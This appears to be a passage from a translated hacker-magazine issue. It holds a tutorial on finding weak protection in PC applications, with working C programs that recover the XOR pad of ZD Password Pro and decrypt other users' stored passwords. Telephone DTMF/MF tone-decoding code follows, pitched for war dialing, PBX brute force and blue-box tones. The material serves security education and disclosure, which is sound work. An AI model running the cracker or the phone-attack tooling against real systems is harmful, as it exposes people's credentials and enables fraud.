/*  конец простой программы приёма 8-битных данных через параллельный порт  */
```

Диаграмма разъёма параллельного порта



Конец статьи

Безопасность на уровне приложений для PC

Автор: Sideshow Bob

I. Введение

В прошлом хакеры, интересующиеся безопасностью, сосредотачивали большую часть усилий на поиске и эксплуатации дыр в сетевых операционных системах, протоколах и приложениях. Я хотел бы предложить ещё одну область хакинга, которая может заинтересовать начинающих. Интернет — безусловно, отличное место для хакинга, но целый мир возможностей сидит прямо на компьютере у вас на столе. Эта статья рассчитана на широкую и молодую аудиторию — на криптографов завтрашнего дня, а не сегодняшнего.

Фундаментальная проблема с нехваткой безопасности в сегодняшних приложениях состоит в том, что людям просто всё равно. Компании, выпускающие защитное ПО, думают о безопасности, но большинство доступного сегодня программного обеспечения содержит те или иные элементы защиты, написанные программистами, которые не понимают безопасности и не придают ей значения. Когда потребитель использует программу с задекларированными функциями защиты, у него нет ни знаний, ни возможности определить, реально ли работает эта защита или просто ждёт, пока её взломают. Сейчас для PC существуют буквально тысячи приложений, и у многих из них есть проблемы с безопасностью, которые только ждут своего часа.

В этой статье я надеюсь дать заинтересованным начинающим хакерам мотивацию и знания для того, чтобы исследовать доступные им PC-приложения и проверять, нет ли в них уязвимостей. Раздача готовых эксплойтов — определённо НЕ цель этой статьи; я решил привести один пример, чтобы показать процесс в действии, но предоставляю читателям самим идти и взламывать.

Если вы самостоятельно обнаружите уязвимости в PC-приложениях, я настоятельно призываю уведомить соответствующие компании и опубликовать свои находки на подходящем публичном форуме. Если статья вас чему-то научила, то лучшей благодарностью для меня будет ваш вклад в сообщество безопасности — рассказать другим о проблемах в PC-программах.

II. Поиск кандидата

О чём именно я говорю, когда упоминаю безопасность PC-приложений? Прежде всего — о массовых потребительских операционных системах. Unix и NT сегодня подробно изучаются многими специалистами по безопасности, и для этого есть веские причины, но данная статья сосредоточена на компьютерах, стоящих на рабочих столах большинства людей. Windows и Mac OS — широко распространённые легитимные операционные системы.

Некоторые специалисты по безопасности скажут вам: если вас волнует безопасность, не запускайте Windows 95. Это простой ответ — строить защищённые приложения поверх более защищённых ОС действительно легче. Но это не решает реальных угроз безопасности, существующих в этих системах. Факт в том, что никто не разрушит вашу жизнь, не украдёт ваши деньги и не причинит многомиллионный ущерб исключительно из-за уязвимости в одной из этих программ. Но как потребитель вы должны ожидать и ТРЕБОВАТЬ, чтобы, когда вам говорят, что программа защищена, это не было откровенной ложью в лицо. Когда вам говорят, что введённые в

программу личные данные защищены паролем, вы должны ТРЕБОВАТЬ, чтобы без этого пароля данные были недоступны вашей семье, друзьям и даже при дружеском визите местных правоохранительных органов.

Какие программы стоит искать с уязвимостями? Всё просто — любые, которые заявляют о наличии хоть какой-то защиты. Самый очевидный признак — всё, что связано с паролями. Кроме того, всё, что работает с пользователями, ограничивает доступ или претендует на защиту ваших данных. Шифрование и аутентификация — громкие слова, сигнализирующие о попытках работы с безопасностью. Ищите на своём жёстком диске, в компьютерных магазинах, в Интернете среди shareware и freeware (если программа бесплатная, значит, нормально врать о том, что она делает? Я так не думаю.). Не у каждой программы есть элементы защиты, но у многих есть. Не в каждой найденной программе окажутся уязвимости, но если потратить достаточно времени и изучить достаточно программ, вы найдёте их немало. Особо рекомендую не ограничиваться известными популярными приложениями. Они, безусловно, жизнеспособные кандидаты, но вариантов куда больше. Если вы нашли приложение — вы готовы к взлому!

III. Поиск уязвимостей

A. Назначение приложения

Итак, вы нашли кандидата и хотите выяснить, насколько он небезопасен. Первым делом нужно разобраться, как работает программа. Самые плохие приложения позволят вам обойти защиту прямо изнутри самой программы. Пример тому — первая версия Microsoft «Bob». После слишком большого количества неверных попыток ввода пароля Bob мудро решал, что вы его забыли, и спрашивал, не хотите ли вы его сменить.

Определите, какова цель защиты в приложении. Как правило, это защита конфиденциальной информации внутри программы. Для приложения-кандидата выясните, какая именно информация защищается. Возможно, это лишь небольшая часть данных, а может — все они целиком. Нередко продукт не сообщает, что именно пытается защитить, и вам придётся покопаться внутри программы, чтобы это выяснить. Одни программы позволяют любому читать данные, но изменять — только авторизованным пользователям. Другие разрешают любому вносить новые данные, но читать введённое — только авторизованным. Третья программа может разрешать всем читать и добавлять данные, но позволять удалять отдельные записи только авторизованным пользователям (в незащищённой ОС любой мог бы удалить базу целиком, но это не означает возможности избирательно удалять записи из неё).

B. Взаимодействие с пользователем

Далее выясните все элементы программы, через которые пользователь взаимодействует с модулем безопасности. Где она запрашивает имена пользователей? Где — пароли? Можно ли сменить пароль? Удалить пароль? Установить парольную защиту на разные части файла? Есть ли выбор типа применяемой защиты? Можно ли отключить защиту полностью? Защищается файл, база данных или пользователь? Это типичное взаимодействие с программой на пользовательском уровне. Я бы не рекомендовал даже пытаться копать глубже, пока вы не станете экспертом в работе программы на уровне пользовательского интерфейса.

C. Углублённый анализ

Теперь, когда вы исчерпывающе изучили и понимаете программу на обычном пользовательском уровне, вы готовы к хакингу — то есть к выяснению того, как программа работает изнутри. Если вам крупно повезёт, у вас может оказаться исходный код программы, и вы сможете просто его прочитать и полностью разобраться в работе. Другой метод — дизассемблировать программу и изучить ассемблерный код в процессе её выполнения. Это вполне рабочий метод, иногда наилучший, но он требует глубокого знания языка ассемблера, и ради доступности этой статьи для всех заинтересованных я оставлю эту возможность за кадром. Если вас это интересует, рекомендую взять хорошую книгу по ассемблеру и качественный инструмент отладки.

В наиболее типичном случае применения защиты в приложении она предназначена для защиты конфиденциальной информации. Где-то на вашем жёстком диске, в том или ином виде, хранится эта конфиденциальная информация — найдите её! Обычно это несложно: вы устанавливаете приложение в какое-то место, и если оно прилично ведёт себя, данные не окажутся в каком-то случайном месте на диске (но будьте осторожны — некоторые именно так и делают, специально чтобы вас запутать на этом шаге). Начните со свежей установки программы, затем введите в приложение какие-нибудь данные и посмотрите, что изменилось. Теперь вы должны знать, в какой файл (файлы) записываются данные.

Посмотрите на списки каталогов — иногда уже само имя файла даёт подсказку. Сохраните список каталога в файл, сделайте в программе какое-нибудь изменение (и сохраните), затем сделайте ещё один список каталога. Для каждого листинга записывайте, что вы делали между ним и предыдущим. Теперь у вас есть набор листингов каталогов, которые могут или не могут что-то вам сказать. Попытайтесь интерпретировать эти данные: есть ли из них что-то, позволяющее понять, как работает программа? В худшем случае (для вас) не изменится абсолютно ничего. Обычно хотя бы временны́е метки файлов меняются, указывая, в какие файлы была запись.

Каждый пользователь или база данных записывается в отдельный файл с именем пользователя, или всё записывается в один файл? Каждая новая запись создаёт новый файл? При каждой добавляемой записи один файл растёт на фиксированный объём? Все создаваемые файлы одного размера? Вы узнаёте расширение файла?

Если к этому моменту вы хоть немного продвинулись, вы должны уметь сузить круг файлов, которые нужно изучить глубже. Лучше всего просто заглянуть внутрь файлов. Для этого вам понадобятся две вещи: хороший hex-просмотрщик и хорошая утилита сравнения (diff). Hex-просмотрщик должен показывать как текстовое содержимое ASCII, так и бинарные данные файла; для DOS подойдёт, например, shareware-утилита List. Diff-утилита принимает 2 и более файла и показывает, что между ними изменилось. Это автоматизирует отслеживание изменений в файлах при изменении данных в программе.

Всё просто: пользуйтесь этими двумя утилитами. Заглядывайте внутрь файлов, в которых ЗАВЕДОМО должны содержаться конфиденциальные данные. Если программа должна защищать вас от чтения данных, а ваш hex-просмотрщик показывает всё это прямо перед вашим лицом — вы нашли проблему. Если вы меняете «a» на «b» в приложении, а один байт данных в файле увеличивается на единицу — вы на верном пути. Во многих случаях нужно ввести в приложение много данных и сравнить многочисленные результирующие файлы, чтобы точно выяснить, что и где изменяется.

Если данные защищаются, худший случай (для вас) — когда они реально зашифрованы известным надёжным алгоритмом. Означает ли это, что они в безопасности? Нет: посредством тщательного криптоанализа, серьёзных вычислительных мощностей или ошибок реализации данные всё равно может быть удастся прочитать. Но такой анализ — удел профессионалов в этой области, и он не является целью данной статьи. Вам, возможно, придётся найти альтернативные методы получения доступа, которые, скорее всего, гораздо проще с самого начала. Это может быть перехват нажатий

клавиш, социальная инженерия или просто атака грубой силой.

Более распространённая ситуация — когда шифруется лишь часть данных, а не все. Весьма вероятно, что вы сможете извлечь конфиденциальную информацию, которую пользователи программы считают конфиденциальной и защищённой, но программисты решили, что она не входит в состав конфиденциальных данных. Неясная граница между тем, что защищается, а что нет, должна подразумевать, что защищается всё, но на практике это очень часто совсем не так.

Ещё одна распространённая ситуация — слабое шифрование данных. Как правило, это проявляется в том, что прочитать данные в виде текста не удаётся, но просматриваются чёткие закономерности в том, что изменяется. Хорошее шифрование должно делать данные «случайными»; если то, на что вы смотрите, явно случайным не выглядит — есть проблема.

IV. Эксплуатация уязвимостей

Завершу статью примером того, как пройти этот путь от поиска программы до эксплуатации уязвимости. Ziff-Davis Interactive рекламировала и распространяла бесплатную Windows-утилиту под названием «Password Pro» с единственной целью — позволить пользователям Windows надёжно хранить пароли в единой базе данных. Сегодня в Интернете у людей (не говоря уже о хакерах) есть аккаунты на многочисленных машинах, и управление паролями для всех этих систем — задача отнюдь не тривиальная. С растущей популярностью обязательной регистрации для доступа ко всем функциям веб-сайтов у пользователей накапливается всё больше и больше аккаунтов.

В прошлом пользователи прибегали к нескольким решениям этой проблемы. Некоторые используют одно и то же имя и пароль везде. Очевидно, это создаёт серьёзную угрозу безопасности: нет никакой гарантии сохранности хотя бы одного из используемых аккаунтов, не говоря обо всех сразу. Если пароль скомпрометирован, сменить его на каждом сайте — ещё более пугающая задача. К тому же это всё равно требует от пользователя вести список систем, на которых у него есть аккаунты, а по мере того как всё больше людей пользуются сетью ежедневно, неизбежно, что кто-то попытается использовать то же имя.

Ещё одно возможное решение — хранить plaintext-файл на своей системе или физический блокнот со списком имён пользователей и паролей. Бумага и ручка, конечно, исключат хакеров из Интернета, но если вы смотрели «Военные игры», то знаете, что взломщики не брезгуют физическим шпионажем у вас дома или в офисе, чтобы узнать пароли. Хранить plaintext-файл в системе — ещё хуже. Если вы работаете на незащищённой ОС вроде DOS или Windows 95, любой, кто сядет за ваш компьютер, сможет его прочитать. Даже с Windows NT или Unix-системой не стоит допускать, чтобы тот, кто получит права администратора/root на машине, немедленно получил доступ ко всем вашим аккаунтам в Интернете.

Не существует идеального решения, которое помешало бы тому, кто имеет root-доступ к вашей машине, перехватить нажатия клавиш или прослушивать ваши сессии, но это определённо требует гораздо больше усилий, чем просто прочитать plaintext-файл. Ясно, что для многих сегодняшних пользователей Интернета есть реальная потребность в таком типе утилит, какую предоставляет ZD Net. Более того, как будет объяснено в этой статье, существуют вполне надёжные методы создания и использования такой базы данных. Жаль, что Ziff-Davis реализовала этот инструмент таким образом, что людям стало легче получить имена пользователей и пароли других. Автор этой утилиты был уведомлён по соответствующим каналам об уязвимости в его программе, и к моменту выхода этой статьи должна быть доступна обновлённая версия с известным алгоритмом шифрования.

Вся моя работа с Password Pro велась путём изменения аккаунтов и записей через обычное использование программы с последующим просмотром изменений в соответствующих .lst-файлах. Я ни разу не пытался дизассемблировать код Password Pro, хотя это привело бы к тем же конечным выводам.

Для каждого пользователя на машине, желающего использовать Password Pro, в каталоге программы создаётся файл с именем `.lst`. При первом запуске Password Pro запрашивает имя пользователя и пароль. При вводе имени программа ищет файл с расширением .lst, соответствующий этому имени. Если файл найден, программа читает введённый пароль и пытается проверить его соответствие паролю, хранящемуся в файле. Если файл не существует, у пользователя спрашивают, хочет ли он создать новый аккаунт; при согласии можно ввести и подтвердить пароль, после чего файл создаётся.

Формат .lst-файлов является проприетарным. При первом создании файл имеет длину 32 байта. Пользователи могут добавлять записи, содержащие название системы, имя аккаунта, пароль и срок действия пароля. Добавление одной записи в новый .lst-файл увеличивает его размер до 166 байт.

При просмотре файла выяснилось, что пароль Password Pro не отображается в открытом виде нигде в файле, равно как и пароли для систем, введённых пользователями. Однако названия систем и имена аккаунтов хранились в открытом виде — первое разочарование при изучении безопасности программы.

Мои первые мысли относительно формата файла сводились к тому, что пароль хранится в первых 32 байтах файла, а записи хранятся в структурах фиксированной длины за ними. Если бы пароль каждой записи действительно шифровался на основе пароля, введённого пользователем, напрямую прочитать содержимое файла было бы невозможно. На том этапе я не знал, так ли это, но если бы это оказалось правдой, всё равно оставались бы другие варианты — например, словарная атака.

Для проверки первой теории я создал пользователя blue, безопасность которого намеревался взломать. Я использовал пароль «password» — очевидно, плохой выбор для реального приложения, но поскольку словарную атаку я на тот момент не планировал, это было неважно. Я добавил для этого пользователя запись с вымышленным именем системы, именем аккаунта и паролем. Затем создал пользователя hacker без пароля для аккаунта и записей базы данных. На файловой системе у меня теперь был файл blue.lst размером 166 байт и файл hacker.lst размером 32 байта. Для объединения двух файлов в один я использовал команды:

```
C:\PASSWORD> tail --bytes=134 blue.lst > blue.end
C:\PASSWORD> copy /b hacker.lst+blue.end > hacked.lst
```

Затем я запустил Password Pro и попытался войти под именем пользователя «hacked». Программа запросила пароль, и когда я ничего не ввёл, запросила снова. Было ясно, что взломать эту программу так просто не выйдет.

Было очевидно, что вся информация, необходимая для атаки на пароль, хранится где-то в первых 32 байтах. Простейший способ запутать пароль — побитовый сдвиг (rot-13) или XOR пароля с одним символом. Если так, то в пароле «password» две идущие подряд буквы «s» должны иметь одинаковое значение. Я просмотрел hex-дамп файла в поисках этого, но ничего похожего не нашёл.

Следующий уровень сложности шифрования — XOR файла с «подушкой» (pad). Это означает, что каждая буква пароля XOR-ится с отдельным байтом, вплоть до длины подушки, после чего всё начинается заново с первой буквы подушки, и так далее. В таком случае изменение одной буквы пароля изменило бы только один байт в файле. Я создал пароль «pastword» и сделал diff файлов — изменился только 1 байт. Это выглядело обнадёживающе, и настало время извлечь «подушку» из файла. Для восьмибуквенного пароля мне нужно было выяснить, какие 8 байт используются для

XOR-ования файла. Способ прост: взять файл, созданный программой с известным паролем, и XOR-нуть файл с паролем, получив подушку. Это обращение того, что программа изначально делала: она XOR-ила пароль с подушкой, создавая файл.

```
/* pwp-pad.c - ZD Password Pro for Windows Pad Reader (1/14/97)
 *
 * Syntax: pwp-pad filename.lst password
 *
 * Given a database file created by Password Pro and the password entered to
 * protect the file, outputs the pad being used by Password Pro to encrypt
 * files.
 *
 */

#include <stdio.h>

main(int argc, char **argv) {
  FILE *fpass;
  char pbuf[32], inbuf[32];
  char *password, *pptr;
  int i;

  /* check command line arguments */
  if(argc < 3) {
    fprintf(stderr, "Syntax: %s filename.lst password\n", argv[0]);
    exit(1);
  }

  password = argv[2];

  /* open the file */
  fpass = fopen(argv[1],"r");
  if(!fpass) {
    fprintf(stderr, "Unable to open file %s\n", argv[1]);
    exit(1);
  }

  /* read from file */
  if(fread(pbuf, 1, 32, fpass) != 32) {
    fprintf(stderr, "Unable to read password entry from file.\n");
    exit(1);
  }

  /* output pad by xor file contents with password from command line */
  printf("Pad: ");
  for(i=0; i<32 && pbuf[i]; i++) {
    pbuf[i] ^= password[i];
    printf("%x ", 0xff & pbuf[i]);
  }
  printf("\n");
}
```

Получив подушку, следующим шагом было использовать её для взлома содержимого чужого файла. Для этого берём чей-то lst-файл, пароль которого нам неизвестен, и XOR-им начало файла с подушкой. В результате получаем пароль, с которым пользователь сохранил файл, — его можно ввести в программу и просмотреть содержимое.

```
/* pwp-crack.c - ZD Password Pro for Windows Cracker (1/14/97)
 *
 * Syntax: pwp-crack filename.lst
 *
 * Outputs the password entered by the user of Password Pro to protect others
 * from reading the contents of their account and password database.
 *
 */

#include <stdio.h>

main(int argc, char **argv) {
```

```
    FILE *fin;
    char inbuf[32];
    char pad[] = { 0x38, 0x17, 0x2b, 0x8c, 0x59, 0xaf, 0xe6, 0x03, 0x61, 0x85 };
    int i;

    if(argc < 2) {
      fprintf(stderr, "Syntax: %s filename.lst\n\n", argv[0]);
      exit(1);
    }

    fin = fopen(argv[1],"r");
    if(!fin) {
      fprintf(stderr, "Unable to open %s for reading\n", argv[1]);
      exit(1);
    }

    if(fread(inbuf, 1, 32, fin) != 32) {
      fprintf(stderr, "Unable to read password from file.\n");
      exit(1);
    }

    printf("Password: ");
    for(i=0; i<32 && inbuf[i]; i++) {
      inbuf[i] ^= pad[i % sizeof(pad)];
      printf("%c", inbuf[i]);
    }
    printf("\n");
  }
```

V. Заключение

Если вас интересует всё это, я настоятельно призываю вас самостоятельно искать дыры и писать эксплойты. Уверен, Phrack будет рад услышать о любых ваших находках — дайте знать, как продвигаются дела.

Если вы разработчик программного обеспечения и хотите избежать того, чтобы стать жертвой кого-то из начинающих хакеров Phrack, или просто хотите узнать больше о практической криптографии, рекомендую взять книгу Брюса Шнайера «Прикладная криптография», доступную в любом крупном книжном магазине.

Кодирование и декодирование DTMF на языке C

Автор: Mr. Blue

Введение

DTMF-тоны — это звуки, которые издаёт телефон, когда вы набираете номер на тоновой клавиатуре. Традиционно для генерации этих тонов с компьютера применялись модемы. Однако современные, более продвинутые модемы — не что иное, как DSP (цифровой сигнальный процессор) со встроенным программным обеспечением для генерации и интерпретации аналоговых звуков в цифровые данные. Компьютеры, стоящие на ваших столах, обладают бóльшей вычислительной мощностью, более сложной ОС и зачастую столь же мощным DSP. Нет никакой причины, по которой нельзя воспроизвести функциональность модема прямо внутри unix-программы, получив при этом код, который гораздо проще понять и модифицировать.

В этой статье я привожу исходный код как для кодирования, так и для декодирования DTMF-тонов. Этот код имеет множество применений: сканирование телефонных линий и программы war dialing под unix, программное обеспечение голосовой почты, автоматизированный брутфорс PBX и бесчисленное множество других законных и не совсем законных применений.

Я не стану подробно объяснять математические теории, лежащие в основе этого кода. Если у вас достаточный математический бэкграунд, рекомендую самостоятельно изучить используемые алгоритмы в библиотеке ближайшего колледжа; моя задача — не пересказывать эти алгоритмы, а предоставить unix C-код, который можно использовать самостоятельно или расширить как часть более крупной программы.

Используйте утилиту extract, входящую в состав Phrack, чтобы сохранить отдельные исходные файлы в директорию `dtmf/`. Если вы нашли этот код полезным, я призываю вас проявить признательность, поделившись своими собственными знаниями с Phrack.

Исходный код

dtmf/detect.h

```
/*
 *
 * goertzel aglorithm, find the power of different
 * frequencies in an N point DFT.
 *
 * ftone/fsample = k/N
 * k and N are integers.  fsample is 8000 (8khz)
 * this means the *maximum* frequency resolution
 * is fsample/N (each step in k corresponds to a
 * step of fsample/N hz in ftone)
 *
 * N was chosen to minimize the sum of the K errors for
 * all the tones detected...  here are the results :
 *
 * Best N is 240, with the sum of all errors = 3.030002
 * freq  freq actual   k     kactual  kerr
```

```
 * ---- ------------  ------ ------- -----
 *  350 (366.66667)   10.500 (11)    0.500
 *  440 (433.33333)   13.200 (13)    0.200
 *  480 (466.66667)   14.400 (14)    0.400
 *  620 (633.33333)   18.600 (19)    0.400
 *  697 (700.00000)   20.910 (21)    0.090
 *  700 (700.00000)   21.000 (21)    0.000
 *  770 (766.66667)   23.100 (23)    0.100
 *  852 (866.66667)   25.560 (26)    0.440
 *  900 (900.00000)   27.000 (27)    0.000
 *  941 (933.33333)   28.230 (28)    0.230
 * 1100 (1100.00000)  33.000 (33)    0.000
 * 1209 (1200.00000)  36.270 (36)    0.270
 * 1300 (1300.00000)  39.000 (39)    0.000
 * 1336 (1333.33333)  40.080 (40)    0.080
 **** I took out 1477.. too close to 1500
 * 1477 (1466.66667)  44.310 (44)    0.310
 ****
 * 1500 (1500.00000)  45.000 (45)    0.000
 * 1633 (1633.33333)  48.990 (49)    0.010
 * 1700 (1700.00000)  51.000 (51)    0.000
 * 2400 (2400.00000)  72.000 (72)    0.000
 * 2600 (2600.00000)  78.000 (78)    0.000
 *
 * notice, 697 and 700hz are indestinguishable (same K)
 * all other tones have a seperate k value.
 * these two tones must be treated as identical for our
 * analysis.
 *
 * The worst tones to detect are 350 (error = 0.5,
 * detet 367 hz) and 852 (error = 0.44, detect 867hz).
 * all others are very close.
 *
 */

#define FSAMPLE  8000
#define N        240

int k[] = { 11, 13, 14, 19, 21, 23, 26, 27, 28, 33, 36, 39, 40,
 /*44,*/ 45, 49, 51, 72, 78, };

/* coefficients for above k's as:
 *   2 * cos( 2*pi* k/N )
 */
float coef[] = {
1.917639, 1.885283, 1.867161, 1.757634,
1.705280, 1.648252, 1.554292, 1.520812, 1.486290,
1.298896, 1.175571, 1.044997, 1.000000, /* 0.813473,*/
0.765367, 0.568031, 0.466891, -0.618034, -0.907981,  };

#define X1    0    /* 350 dialtone */
#define X2    1    /* 440 ring, dialtone */
#define X3    2    /* 480 ring, busy */
#define X4    3    /* 620 busy */

#define R1    4    /* 697, dtmf row 1 */
#define R2    5    /* 770, dtmf row 2 */
#define R3    6    /* 852, dtmf row 3 */
#define R4    8    /* 941, dtmf row 4 */
#define C1   10    /* 1209, dtmf col 1 */
#define C2   12    /* 1336, dtmf col 2 */
#define C3   13    /* 1477, dtmf col 3 */
#define C4   14    /* 1633, dtmf col 4 */

#define B1    4    /* 700, blue box 1 */
#define B2    7    /* 900, bb 2 */
#define B3    9    /* 1100, bb 3 */
#define B4   11    /* 1300, bb4 */
#define B5   13    /* 1500, bb5 */
#define B6   15    /* 1700, bb6 */
#define B7   16    /* 2400, bb7 */
```

```
#define B8   17    /* 2600, bb8 */

#define NUMTONES 18

/* values returned by detect
 *  0-9     DTMF 0 through 9 or MF 0-9
 *  10-11   DTMF *, #
 *  12-15   DTMF A,B,C,D
 *  16-20   MF last column: C11, C12, KP1, KP2, ST
 *  21      2400
 *  22      2600
 *  23      2400 + 2600
 *  24      DIALTONE
 *  25      RING
 *  26      BUSY
 *  27      silence
 *  -1      invalid
 */
#define D0    0
#define D1    1
#define D2    2
#define D3    3
#define D4    4
#define D5    5
#define D6    6
#define D7    7
#define D8    8
#define D9    9
#define DSTAR 10
#define DPND  11
#define DA    12
#define DB    13
#define DC    14
#define DD    15
#define DC11  16
#define DC12  17
#define DKP1  18
#define DKP2  19
#define DST   20
#define D24   21
#define D26   22
#define D2426 23
#define DDT   24
#define DRING 25
#define DBUSY 26
#define DSIL  27

/* translation of above codes into text */
char *dtran[] = {
  "0", "1", "2", "3", "4", "5", "6", "7", "8", "9",
  "*", "#", "A", "B", "C", "D",
  "+C11 ", "+C12 ", " KP1+", " KP2+", "+ST ",
  " 2400 ", " 2600 ", " 2400+2600 ",
  " DIALTONE ", " RING ", " BUSY ","" };

#define RANGE  0.1          /* any thing higher than RANGE*peak is "on" */
#define THRESH 100.0        /* minimum level for the loudest tone */
#define FLUSH_TIME 100      /* 100 frames = 3 seconds */
```

dtmf/detect.c

```
/*
 * detect.c
 * This program will detect MF tones and normal
 * dtmf tones as well as some other common tones such
 * as BUSY, DIALTONE and RING.
 * The program uses a goertzel algorithm to detect
 * the power of various frequency ranges.
 *
```

```
 * input is assumed to be 8 bit samples.  The program
 * can use either signed or unsigned samples according
 * to a compile time option:
 *
 *    cc  -DUNSIGNED detect.c -o detect
 *
 * for unsigned input (soundblaster) and:
 *
 *    cc  detect.c -o detect
 *
 * for signed input (amiga samples)
 * if you dont want flushes,  -DNOFLUSH
 *
 *                              Tim N.
 */

#include <stdio.h>
#include <math.h>
#include "detect.h"

/*
 * calculate the power of each tone according
 * to a modified goertzel algorithm described in
 *  _digital signal processing applications using the
 *  ADSP-2100 family_ by Analog Devices
 *
 * input is 'data',  N sample values
 *
 * ouput is 'power', NUMTONES values
 *  corresponding to the power of each tone
 */
calc_power(data,power)
#ifdef UNSIGNED
unsigned char *data;
#else
char *data;
#endif
float *power;
{
  float u0[NUMTONES],u1[NUMTONES],t,in;
  int i,j;

  for(j=0; j<NUMTONES; j++) {
    u0[j] = 0.0;
    u1[j] = 0.0;
  }
  for(i=0; i<N; i++) {   /* feedback */
#ifdef UNSIGNED
    in = ((int)data[i] - 128) / 128.0;
#else
    in = data[i] / 128.0;
#endif
    for(j=0; j<NUMTONES; j++) {
      t = u0[j];
      u0[j] = in + coef[j] * u0[j] - u1[j];
      u1[j] = t;
    }
  }
  for(j=0; j<NUMTONES; j++)   /* feedforward */
    power[j] = u0[j] * u0[j] + u1[j] * u1[j] - coef[j] * u0[j] * u1[j];
  return(0);
}


/*
 * detect which signals are present.
 *
 * return values defined in the include file
 * note: DTMF 3 and MF 7 conflict.  To resolve
 * this the program only reports MF 7 between
 * a KP and an ST, otherwise DTMF 3 is returned
```

```
 */
decode(data)
char *data;
{
  float power[NUMTONES],thresh,maxpower;
  int on[NUMTONES],on_count;
  int bcount, rcount, ccount;
  int row, col, b1, b2, i;
  int r[4],c[4],b[8];
  static int MFmode=0;

  calc_power(data,power);
  for(i=0, maxpower=0.0; i<NUMTONES;i++)
    if(power[i] > maxpower)
      maxpower = power[i];
/*
for(i=0;i<NUMTONES;i++)
  printf("%f, ",power[i]);
printf("\n");
*/

  if(maxpower < THRESH)  /* silence? */
    return(DSIL);
  thresh = RANGE * maxpower;    /* allowable range of powers */
  for(i=0, on_count=0; i<NUMTONES; i++) {
    if(power[i] > thresh) {
      on[i] = 1;
      on_count ++;
    } else
      on[i] = 0;
  }

/*
printf("%4d: ",on_count);
for(i=0;i<NUMTONES;i++)
  putchar('0' + on[i]);
printf("\n");
*/

  if(on_count == 1) {
    if(on[B7])
      return(D24);
    if(on[B8])
      return(D26);
    return(-1);
  }

  if(on_count == 2) {
    if(on[X1] && on[X2])
      return(DDT);
    if(on[X2] && on[X3])
      return(DRING);
    if(on[X3] && on[X4])
      return(DBUSY);

    b[0]= on[B1]; b[1]= on[B2]; b[2]= on[B3]; b[3]= on[B4];
    b[4]= on[B5]; b[5]= on[B6]; b[6]= on[B7]; b[7]= on[B8];
    c[0]= on[C1]; c[1]= on[C2]; c[2]= on[C3]; c[3]= on[C4];
    r[0]= on[R1]; r[1]= on[R2]; r[2]= on[R3]; r[3]= on[R4];

    for(i=0, bcount=0; i<8; i++) {
      if(b[i]) {
        bcount++;
        b2 = b1;
        b1 = i;
      }
    }
    for(i=0, rcount=0; i<4; i++) {
      if(r[i]) {
        rcount++;
        row = i;
```

```
      }
    }
    for(i=0, ccount=0; i<4; i++) {
      if(c[i]) {
        ccount++;
        col = i;
      }
    }

    if(rcount==1 && ccount==1) {   /* DTMF */
      if(col == 3)  /* A,B,C,D */
        return(DA + row);
      else {
        if(row == 3 && col == 0 )
           return(DSTAR);
        if(row == 3 && col == 2 )
           return(DPND);
        if(row == 3)
           return(D0);
        if(row == 0 && col == 2) {   /* DTMF 3 conflicts with MF 7 */
          if(!MFmode)
            return(D3);
        } else
          return(D1 + col + row*3);
      }
    }

    if(bcount == 2) {       /* MF */
      /* b1 has upper number, b2 has lower */
      switch(b1) {
        case 7: return( (b2==6)? D2426: -1);
        case 6: return(-1);
        case 5: if(b2==2 || b2==3)  /* KP */
                  MFmode=1;
                if(b2==4)  /* ST */
                  MFmode=0;
                return(DC11 + b2);
        /* MF 7 conflicts with DTMF 3, but if we made it
         * here then DTMF 3 was already tested for
         */
        case 4: return( (b2==3)? D0: D7 + b2);
        case 3: return(D4 + b2);
        case 2: return(D2 + b2);
        case 1: return(D1);
      }
    }
    return(-1);
  }

  if(on_count == 0)
    return(DSIL);
  return(-1);
}

read_frame(fd,buf)
int fd;
char *buf;
{
  int i,x;

  for(i=0; i<N; ) {
    x = read(fd, &buf[i], N-i);
    if(x <= 0)
      return(0);
    i += x;
  }
  return(1);
}

/*
 * read in frames, output the decoded
```

```
 * results
 */
dtmf_to_ascii(fd1, fd2)
int fd1;
FILE *fd2;
{
  int x,last= DSIL;
  char frame[N+5];
  int silence_time;

  while(read_frame(fd1, frame)) {
    x = decode(frame);
/*
if(x== -1) putchar('-');
if(x==DSIL) putchar(' ');
if(x!=DSIL && x!=-1) putchar('a' + x);
fflush(stdout);
continue;
*/

    if(x >= 0) {
      if(x == DSIL)
        silence_time += (silence_time>=0)?1:0 ;
      else
        silence_time= 0;
      if(silence_time == FLUSH_TIME) {
        fputs("\n",fd2);
        silence_time= -1;   /* stop counting */
      }

      if(x != DSIL && x != last &&
         (last == DSIL || last==D24 || last == D26 ||
          last == D2426 || last == DDT || last == DBUSY ||
          last == DRING) )  {
        fputs(dtran[x], fd2);
#ifndef NOFLUSH
        fflush(fd2);
#endif
      }
      last = x;
    }
  }
  fputs("\n",fd2);
}

main(argc,argv)
int argc;
char **argv;
{
  FILE *output;
  int input;

  input = 0;
  output = stdout;
  switch(argc) {
    case 1:  break;
    case 3:  output = fopen(argv[2],"w");
             if(!output) {
               perror(argv[2]);
               return(-1);
             }
             /* fall through */
    case 2:  input = open(argv[1],0);
             if(input < 0) {
               perror(argv[1]);
               return(-1);
             }
             break;
     default:
        fprintf(stderr,"usage:  %s [input [output]]\n",argv[0]);
        return(-1);
```

```
  }
  dtmf_to_ascii(input,output);
  fputs("Done.\n",output);
  return(0);
}
```

dtmf/gen.c

```
/* -------- local defines (if we had more.. seperate file) ----- */
#define FSAMPLE   8000   /* sampling rate, 8KHz */

/*
 * FLOAT_TO_SAMPLE converts a float in the range -1.0 to 1.0
 * into a format valid to be written out in a sound file
 * or to a sound device
 */
#ifdef SIGNED
#  define FLOAT_TO_SAMPLE(x)    ((char)((x) * 127.0))
#else
#  define FLOAT_TO_SAMPLE(x)    ((char)((x + 1.0) * 127.0))
#endif

#define SOUND_DEV  "/dev/dsp"
typedef char sample;
/* ------------------------------------------------------------------ */

#include <fcntl.h>

/*
 * take the sine of x, where x is 0 to 65535 (for 0 to 360 degrees)
 */
float mysine(in)
short in;
{
  static coef[] = {
     3.140625, 0.02026367, -5.325196, 0.5446778, 1.800293 };
  float x,y,res;
  int sign,i;

  if(in < 0) {       /* force positive */
    sign = -1;
    in = -in;
  } else
    sign = 1;
  if(in >= 0x4000)      /* 90 degrees */
    in = 0x8000 - in;   /* 180 degrees - in */
  x = in * (1/32768.0);
  y = x;               /* y holds x^i) */
  res = 0;
  for(i=0; i<5; i++) {
    res += y * coef[i];
    y *= x;
  }
  return(res * sign);
}

/*
 * play tone1 and tone2 (in Hz)
 * for 'length' milliseconds
 * outputs samples to sound_out
 */
two_tones(sound_out,tone1,tone2,length)
int sound_out;
